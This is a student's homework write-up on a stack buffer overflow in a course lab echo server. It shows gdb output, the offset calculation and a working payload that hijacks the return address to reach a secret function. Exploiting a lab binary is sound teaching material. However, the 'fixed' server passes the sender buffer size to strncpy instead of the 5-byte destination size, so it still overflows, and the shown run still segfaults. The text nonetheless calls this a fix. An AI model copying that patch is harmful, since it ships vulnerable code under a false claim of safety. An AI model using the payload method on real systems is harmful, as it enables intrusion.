
Homework Number: 10

Name: Tycho Halpern

ECN Login: thalper

Due Date: April 7, 2022




```
bash-4.2$ gdb server
GNU gdb (GDB) Red Hat Enterprise Linux 7.6.1-120.el7
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-redhat-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /home/shay/a/thalper/Desktop/ECE404/ECE404/HW10/server...(n
o debugging symbols found)...done.
(gdb) disas secretFunction
Dump of assembler code for function secretFunction:
   0x0000000000400e18 <+0>:     push   %rbp
   0x0000000000400e19 <+1>:     mov    %rsp,%rbp
   0x0000000000400e1c <+4>:     mov    $0x400fa8,%edi
   0x0000000000400e21 <+9>:     callq  0x4008f0 <puts@plt>
   0x0000000000400e26 <+14>:    mov    $0x1,%edi
   0x0000000000400e2b <+19>:    callq  0x400a00 <exit@plt>
End of assembler dump.
(gdb)
```

Base pointer = 0x00400e18


Little endian conversion (reverse BYTES) = 0x180e4000

BYTES = \x18\x0e\x40\x00



```
(gdb) info local
recvBuff = 0x0
numBytes = 32767
str = "\000\000\000\000"
(gdb) p &str
$1 = (char (*)[5]) 0x7fffffffddf0
(gdb)
```

Beginning of buffer = 0x7fffffffddf0




```
(gdb) info frame
Stack level 0, frame at 0x7fffffffde20:
 rip = 0x400cf6 in clientComm (server.c:104); saved rip 0x400cd9
 called by frame at 0x7fffffffde80
 source language c.
 Arglist at 0x7fffffffde10, args: clntSockfd=8,
    senderBuffSize_addr=0x7fffffffde60, optlen_addr=0x7fffffffde38
 Locals at 0x7fffffffde10, Previous frame's sp is 0x7fffffffde20
 Saved registers:
  rbp at 0x7fffffffde10, rip at 0x7fffffffde18
```

Rip = 0x7fffffffde18


RIP – beginning of buffer = 0x7fffffffde18 - 0x7fffffffddf0 = 0xe18 – 0xdf0 = 0x28 = 40 characters

String should be 40 characters followed by "\x18\x0e\x40\x00"

String: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x18\x0e\x40\x00"



```
bash-4.2$ ./client 128.46.4.85
Say something: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x18\x0e\x40\x00
You Said: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA@
Say something: 
```



```
bash-4.2$ ./server 7777
Connected from 128.46.4.85
RECEIVED: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA@RECEIVED BYTES: 43

You weren't supposed to get here!
bash-4.2$ 
```

I chose this string because it is 40 characters followed by the little endian conversion of the base pointer of the secret function. I chose the character 'A' because it is what is used in the lecture notes.


New_server.c pasted below, changes highlighted

```
//Homework Number: 10

//Name: Tycho Halpern

//ECN Login: thalper

//Due Date: April 7, 2022

/*

/ file : server.c

/------------------------------------------

/ This is a server socket program that echos recieved messages

/ from the client.c program.  Run the server on one of the ECN

/ machines and the client on your laptop.

*/


// For compiling this file:

//      Linux:          gcc server.c -o server

//      Solaris:        gcc server.c -o server -lsocket


// For running the server program:

//

//              server 9000

//

// where 9000 is the port you want your server to monitor.  Of course,

// this can be any high-numbered that is not currently being used by others.


#include <stdio.h>

#include <stdlib.h>

#include <errno.h>

#include <string.h>

#include <sys/types.h>

#include <netinet/in.h>

#include <sys/socket.h>

#include <sys/wait.h>
```


```
#include <arpa/inet.h>

#include <unistd.h>


#define MAX_PENDING 10     /* maximun # of pending for connection */

#define MAX_DATA_SIZE 5


int DataPrint(char *recvBuff, int numBytes);

char* clientComm(int clntSockfd,int * senderBuffSize_addr, int * optlen_addr);


int main(int argc, char *argv[])

{

   if (argc < 2) {

   fprintf(stderr,"ERROR, no port provided\n");

   exit(1);

   }

   int PORT = atoi(argv[1]);





   int senderBuffSize;

   int servSockfd, clntSockfd;

   struct sockaddr_in sevrAddr;

   struct sockaddr_in clntAddr;

   int clntLen;

   socklen_t optlen = sizeof senderBuffSize;


   /* make socket */

   if ((servSockfd = socket(AF_INET, SOCK_STREAM, 0)) == -1) {

       perror("sock failed");

       exit(1);

   }


   /* set IP address and port */

   sevrAddr.sin_family = AF_INET;

   sevrAddr.sin_port = htons(PORT);
   sevrAddr.sin_addr.s_addr = INADDR_ANY;
   bzero(&(sevrAddr.sin_zero), 8);

   if (bind(servSockfd, (struct sockaddr *)&sevrAddr,
               sizeof(struct sockaddr)) == -1) {
       perror("bind failed");
       exit(1);
   }

   if (listen(servSockfd, MAX_PENDING) == -1) {
       perror("listen failed");
       exit(1);
   }

   while(1) {
       clntLen = sizeof(struct sockaddr_in);
       if ((clntSockfd = accept(servSockfd, (struct sockaddr *) &clntAddr, &clntLen)) == -1) {
           perror("accept failed");
           exit(1);
       }

       printf("Connected from %s\n", inet_ntoa(clntAddr.sin_addr));

       if (send(clntSockfd, "Connected!!!\n", strlen("Connected!!!\n"), 0) == -1) {
           perror("send failed");
           close(clntSockfd);
           exit(1);
       }

       /* repeat for one client service */
       while(1) {
           free(clientComm(clntSockfd, &senderBuffSize, &optlen));
       }

       close(clntSockfd);
```

```
        exit(1);
    }
}

char * clientComm(int clntSockfd,int * senderBuffSize_addr, int * optlen_addr){
    char *recvBuff; /* recv data buffer */
    int numBytes = 0;
    char str[MAX_DATA_SIZE];
    /* recv data from the client */
    getsockopt(clntSockfd, SOL_SOCKET,SO_SNDBUF, senderBuffSize_addr, optlen_addr); /* check sender buffer size */
    recvBuff = malloc((*senderBuffSize_addr) * sizeof (char));

    if ((numBytes = recv(clntSockfd, recvBuff, *senderBuffSize_addr, 0)) == -1) {
        perror("recv failed");
        exit(1);
    }

    recvBuff[numBytes] = '\0';
    if(DataPrint(recvBuff, numBytes)){
        fprintf(stderr,"ERROR, no way to print out\n");
        exit(1);
    }

    strncpy(str, recvBuff, *senderBuffSize_addr); // the original function (strcpy) does not check the size of the buffer before copying the string.
    // strncpy checks the size of the sent buffer before copying the string to the receiving buffer.

    /* send data to the client */
    if (send(clntSockfd, str, strlen(str), 0) == -1) {
        perror("send failed");
        close(clntSockfd);
        exit(1);
    }



    return recvBuff;
```

```
}

void secretFunction(){
    printf("You weren't supposed to get here!\n");
    exit(1);
}

int DataPrint(char *recvBuff, int numBytes) {
    printf("RECEIVED: %s", recvBuff);
    printf("RECEIVED BYTES: %d\n\n", numBytes);
    return(0);
}
```



```
bash-4.2$ ./client 128.46.4.85
Say something: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x18\x0e\x40\x00
You Said:
Say something: 
```



```
bash-4.2$ ./new_server 7777
Connected from 128.46.4.85
RECEIVED: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAARECEIVED BYTES: 43

Segmentation fault (core dumped)
```

The original function (strcpy) does not check the size of the buffer before copying the string. Strncpy() checks the size of the sent buffer before copying the string to the receiving buffer.